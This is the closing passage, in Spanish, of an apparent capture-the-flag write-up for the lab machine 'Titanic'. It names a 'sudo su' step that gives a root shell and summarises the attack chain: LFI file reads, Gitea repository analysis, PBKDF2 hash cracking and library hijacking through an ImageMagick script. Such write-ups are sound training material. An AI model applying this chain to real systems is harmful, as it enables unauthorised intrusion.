9. Hicimos **sudo su** y obtuvimos una **shell de root**.



10. Conclusión

La máquina Titanic involucra enumeración web, explotación de LFI para leer archivos y descubrir subdominios, análisis de repositorios Git (Gitea), descarga y análisis de una base de datos SQLite, crackeo de hashes PBKDF2, y finalmente, escalada de privilegios a través de un hijacking de librería dinámica aprovechando permisos de escritura incorrectos y un script que utiliza ImageMagick.